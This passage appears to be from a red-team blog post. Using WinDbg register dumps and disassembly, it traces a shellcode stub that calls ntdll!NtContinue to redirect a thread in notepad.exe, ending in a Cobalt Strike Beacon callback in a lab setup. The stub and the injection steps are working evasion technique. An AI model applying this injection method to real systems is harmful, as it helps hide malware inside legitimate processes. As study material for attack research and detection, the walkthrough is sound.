
```
Reg     Value
rax     368
rcx     6f6f2bcbe70a0000
rdx     0
rbx     5d536cf918
rsp     5d536cd850
rbp     5d536cf909
rsi     3d40689
rdi     0
r8      5d536cd248
r9      5d536cf909
r10     0
r11     246
r12     0
r13     0
r14     1
r15     0
rip     1f027f2053d
efl     206
cs      33
ds      2b
es      2b
```



```
0:000> !handle rax f
Handle 368
  Type           Thread
  Attributes     0
  GrantedAccess  0x1fffff:
         Delete,ReadControl,WriteDac,WriteOwner,Synch
         Terminate,Suspend,Alert,GetContext,SetContext,SetInfo,QueryInfo,SetToken,Impersonate,DirectImpersonate
  HandleCount    2
  PointerCount   32770
  Name           <none>
  Object Specific Information
    Thread Id   1d7c.20c0
    Priority    8
    Base Priority 0
    Start Address 27ee0000
0:000>
```

After execution of our `NtContinue` routine is complete, we will receive the Beacon callback as a result of this thread.

Additionally, we can see that RSP is set to the first “real” instruction of our `NtContinue` routine. A `ret` instruction, which is what is in RIP currently, will take the stack pointer (RSP) and place it into RIP. Executing the return redirects execution back to the `NtContinue` routine.




```
@$scopeip
```

```
000001f0`27f1ffe2 0000            add     byte ptr [rax],al
000001f0`27f1ffe4 0000            add     byte ptr [rax],al
000001f0`27f1ffe6 0000            add     byte ptr [rax],al
000001f0`27f1ffe8 0000            add     byte ptr [rax],al
000001f0`27f1ffea 0000            add     byte ptr [rax],al
000001f0`27f1ffec 0000            add     byte ptr [rax],al
000001f0`27f1ffee 0000            add     byte ptr [rax],al
000001f0`27f1fff0 0000            add     byte ptr [rax],al
000001f0`27f1fff2 0000            add     byte ptr [rax],al
000001f0`27f1fff4 0000            add     byte ptr [rax],al
000001f0`27f1fff6 0000            add     byte ptr [rax],al
000001f0`27f1fff8 0000            add     byte ptr [rax],al
000001f0`27f1fffa 0000            add     byte ptr [rax],al
000001f0`27f1fffc 0000            add     byte ptr [rax],al
000001f0`27f1fffe 0000            add     byte ptr [rax],al
000001f0`27f20000 e80b050000      call    000001f0`27f20510
000001f0`27f20005 e800000000      call    000001f0`27f2000a
000001f0`27f2000a 59              pop     rcx
000001f0`27f2000b 4883c136        add     rcx,36h
000001f0`27f2000f 4831d2          xor     rdx,rdx
000001f0`27f20012 48b8a066d135fa7f0000 mov rax,offset ntdll!NtContinue (00007ffa`35d166a0)
000001f0`27f2001c 4883ec20        sub     rsp,20h
000001f0`27f20020 ffd0            call    rax
000001f0`27f20022 0000            add     byte ptr [rax],al
000001f0`27f20024 0000            add     byte ptr [rax],al
000001f0`27f20026 0000            add     byte ptr [rax],al
000001f0`27f20028 0000            add     byte ptr [rax],al
000001f0`27f2002a 0000            add     byte ptr [rax],al
000001f0`27f2002c 0000            add     byte ptr [rax],al
000001f0`27f2002e 0000            add     byte ptr [rax],al
000001f0`27f20030 0000            add     byte ptr [rax],al
000001f0`27f20032 0000            add     byte ptr [rax],al
```


```
0:000> dqs rsp L1
0000005d`536cd850  000001f0`27f20005
0:000> t
000001f0`27f20005 e800000000      call    000001f0`27f2000a
```

```
0:000>
```

As we can see in the image above, the next `call` instruction calls the `pop rcx` instruction. This `call` instruction, when executed, will push the address of the `pop rcx` instruction onto the stack, as a return address.




```
@$scopeip
000001f0`27f1ffe4 0000              add     byte ptr [rax],al
000001f0`27f1ffe6 0000              add     byte ptr [rax],al
000001f0`27f1ffe8 0000              add     byte ptr [rax],al
000001f0`27f1ffea 0000              add     byte ptr [rax],al
000001f0`27f1ffec 0000              add     byte ptr [rax],al
000001f0`27f1ffee 0000              add     byte ptr [rax],al
000001f0`27f1fff0 0000              add     byte ptr [rax],al
000001f0`27f1fff2 0000              add     byte ptr [rax],al
000001f0`27f1fff4 0000              add     byte ptr [rax],al
000001f0`27f1fff6 0000              add     byte ptr [rax],al
000001f0`27f1fff8 0000              add     byte ptr [rax],al
000001f0`27f1fffa 0000              add     byte ptr [rax],al
000001f0`27f1fffc 0000              add     byte ptr [rax],al
000001f0`27f1fffe 0000              add     byte ptr [rax],al
000001f0`27f20000 e80b050000        call    000001f0`27f20510
000001f0`27f20005 e800000000        call    000001f0`27f2000a
000001f0`27f2000a 59                pop     rcx
000001f0`27f2000b 4883c136          add     rcx,36h
000001f0`27f2000f 4831d2            xor     rdx,rdx
000001f0`27f20012 48b8a066d135fa7f0000 mov rax,offset ntdll!NtContinue (00007ffa`35d166a0)
000001f0`27f2001c 4883ec20          sub     rsp,20h
000001f0`27f20020 ffd0              call    rax
000001f0`27f20022 0000              add     byte ptr [rax],al
000001f0`27f20024 0000              add     byte ptr [rax],al
000001f0`27f20026 0000              add     byte ptr [rax],al
000001f0`27f20028 0000              add     byte ptr [rax],al
000001f0`27f2002a 0000              add     byte ptr [rax],al
000001f0`27f2002c 0000              add     byte ptr [rax],al
000001f0`27f2002e 0000              add     byte ptr [rax],al
000001f0`27f20030 0000              add     byte ptr [rax],al
000001f0`27f20032 0000              add     byte ptr [rax],al
000001f0`27f20034 0000              add     byte ptr [rax],al
```




```
@rsp
0000005d`536cd850  000001f027f2000a
0000005d`536cd858  00007ffa33c5d91a msvcrt!getptd_noexit+0x6e
0000005d`536cd860  000000000000000b
0000005d`536cd868  00007ffa3429a75a USER32!ImeNotifyHandler+0x5e
0000005d`536cd870  0000000000000000
0000005d`536cd878  0000000000000000
```

Executing the `pop rcx` instruction, we can see that RCX now contains the address, in memory, of the `pop rcx` instruction. This will be the base address used in the RVA calculations to resolve the address of the preserved `CONTEXT` record.



Reg	Value
rax	368
rcx	1f027f2000a
rdx	0
rbx	5d536cf918
rsp	5d536cd858
rbp	5d536cf909
rsi	3d40689
rdi	0
r8	5d536cd248
r9	5d536cf909
r10	0
r11	246
r12	0
r13	0
r14	1
r15	0
rip	1f027f2000b
efl	206
cs	33
ds	2b
es	2b
fs	53

To verify if our offset is correct, we can use `.cxr` in WinDbg to divulge if the contiguous memory block located at RCX + 0x36 is in fact a `CONTEXT` record. `0x36` is chosen, as this is the value currently that is about to be added to RCX, as seen a few screenshots ago. Verifying with WinDbg, we can see this is the case.




```
0:000> .cxr rcx+0x36
rax=0000000000001006 rbx=0000005d536cf918 rcx=0000005d536cf918
rdx=0000000000000000 rsi=000000003d40689 rdi=0000000000000000
rip=00007ffa33ae1104 rsp=0000005d536cf858 rbp=0000005d536cf909
 r8=0000005d536cf688  r9=0000005d536cf909 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000001 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000244
win32u!NtUserGetMessage+0x14:
00007ffa`33ae1104 c3              ret
```

```
0:000>
```

If this would not have been the correct location of the `CONTEXT` record, this WinDbg extension would have failed, as the memory block would not have been parsed correctly.


Now that we have verified our `CONTEXT` record is in the correct place, we can perform the RVA calculation to add the correct distance to the `CONTEXT` record, meaning the pointer is then stored in RCX, fulfilling the `PCONTEXT` parameter of `NtContinue`.

Stepping through `xor rdx, rdx`, which sets the `RaiseAlert` parameter of `NtContinue` to `FALSE`, execution lands on the `call rax` instruction, which will call `NtContinue`.



```
000001f0`27f1ffee 0000            add     byte ptr [rax],al
000001f0`27f1fff0 0000            add     byte ptr [rax],al
000001f0`27f1fff2 0000            add     byte ptr [rax],al
000001f0`27f1fff4 0000            add     byte ptr [rax],al
000001f0`27f1fff6 0000            add     byte ptr [rax],al
000001f0`27f1fff8 0000            add     byte ptr [rax],al
000001f0`27f1fffa 0000            add     byte ptr [rax],al
000001f0`27f1fffc 0000            add     byte ptr [rax],al
000001f0`27f1fffe 0000            add     byte ptr [rax],al
000001f0`27f20000 e80b050000      call    000001f0`27f20510
000001f0`27f20005 e800000000      call    000001f0`27f2000a
000001f0`27f2000a 59              pop     rcx
000001f0`27f2000b 4883c136        add     rcx,36h
000001f0`27f2000f 4831d2          xor     rdx,rdx
000001f0`27f20012 48b8a066d135fa7f0000 mov rax,offset ntdll!NtContinue (00007ffa`35d166a0)
000001f0`27f2001c 4883ec20        sub     rsp,20h
000001f0`27f20020 ffd0            call    rax {ntdll!NtContinue (00007ffa`35d166a0)}
000001f0`27f20022 0000            add     byte ptr [rax],al
000001f0`27f20024 0000            add     byte ptr [rax],al
000001f0`27f20026 0000            add     byte ptr [rax],al
000001f0`27f20028 0000            add     byte ptr [rax],al
000001f0`27f2002a 0000            add     byte ptr [rax],al
000001f0`27f2002c 0000            add     byte ptr [rax],al
000001f0`27f2002e 0000            add     byte ptr [rax],al
000001f0`27f20030 0000            add     byte ptr [rax],al
000001f0`27f20032 0000            add     byte ptr [rax],al
000001f0`27f20034 0000            add     byte ptr [rax],al
000001f0`27f20036 0000            add     byte ptr [rax],al
000001f0`27f20038 0000            add     byte ptr [rax],al
000001f0`27f2003a 0000            add     byte ptr [rax],al
000001f0`27f2003c 0000            add     byte ptr [rax],al
000001f0`27f2003e 0000            add     byte ptr [rax],al
```


Pressing `g` in the debugger then shows us quite a few of DLLs are mapped into `notepad.exe`.



```
0:000> g
ModLoad: 00007ffa`21290000 00007ffa`2177f000   C:\WINDOWS\system32\WININET.dll
ModLoad: 00007ffa`29d30000 00007ffa`29d36000   C:\WINDOWS\system32\nrtapi.dll
ModLoad: 00007ffa`35bc0000 00007ffa`35c30000   C:\WINDOWS\System32\WS2_32.dll
ModLoad: 00007ffa`32ae0000 00007ffa`32af8000   C:\WINDOWS\system32\CRYPTSP.dll
ModLoad: 00007ffa`32280000 00007ffa`322b5000   C:\WINDOWS\system32\rsaenh.dll
ModLoad: 00007ffa`32b00000 00007ffa`32b0c000   C:\WINDOWS\system32\CRYPTBASE.dll
ModLoad: 00007ffa`32d40000 00007ffa`32d70000   C:\WINDOWS\system32\SspiCli.dll
ModLoad: 00007ffa`1f430000 00007ffa`1f447000   C:\WINDOWS\system32\napinsp.dll
ModLoad: 00007ffa`1f410000 00007ffa`1f42b000   C:\WINDOWS\system32\pnrpnsp.dll
ModLoad: 00007ffa`328a0000 00007ffa`32908000   C:\WINDOWS\System32\mswsock.dll
ModLoad: 00007ffa`325d0000 00007ffa`326a6000   C:\WINDOWS\SYSTEM32\DNSAPI.dll
ModLoad: 00007ffa`325a0000 00007ffa`325cd000   C:\WINDOWS\SYSTEM32\IPHLPAPI.DLL
ModLoad: 00007ffa`33bc0000 00007ffa`33bc9000   C:\WINDOWS\System32\NSI.dll
ModLoad: 00007ffa`1f3f0000 00007ffa`1f402000   C:\WINDOWS\System32\winrnr.dll
ModLoad: 00007ffa`2c820000 00007ffa`2c835000   C:\WINDOWS\system32\wshbth.dll
ModLoad: 00007ffa`2d300000 00007ffa`2d380000   C:\WINDOWS\System32\fwpuclnt.dll
ModLoad: 00007ffa`32c30000 00007ffa`32c57000   C:\WINDOWS\system32\bcrypt.dll
ModLoad: 00007ffa`28160000 00007ffa`2816a000   C:\Windows\System32\rasadhlp.dll
ModLoad: 00007ffa`278f0000 00007ffa`27b9f000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 00007ffa`33190000 00007ffa`331af000   C:\WINDOWS\system32\profapi.dll
ModLoad: 00007ffa`0d380000 00007ffa`0d398000   C:\WINDOWS\SYSTEM32\ondemandconnroutehelper.dll
ModLoad: 00007ffa`29d40000 00007ffa`29e4a000   C:\WINDOWS\SYSTEM32\winhttp.dll
ModLoad: 00007ffa`2b150000 00007ffa`2b15c000   C:\WINDOWS\SYSTEM32\WINNSI.DLL
```

```
*BUSY* Debuggee is running...
```

This is the Beacon implant resolving needed DLLs for various function calls - meaning our Beacon implant has been executed! If we go back into Cobalt Strike, we can see we now have a Beacon in context of `notepad.exe` with the same PID of 7548!



external	internal	listener	user	computer	note	process	pid	arch	last
192.168.42.153	192.168.42.153	TESTING	ANON	DESKTOP-LJCE83P		beacon.exe	5244	x64	17ms
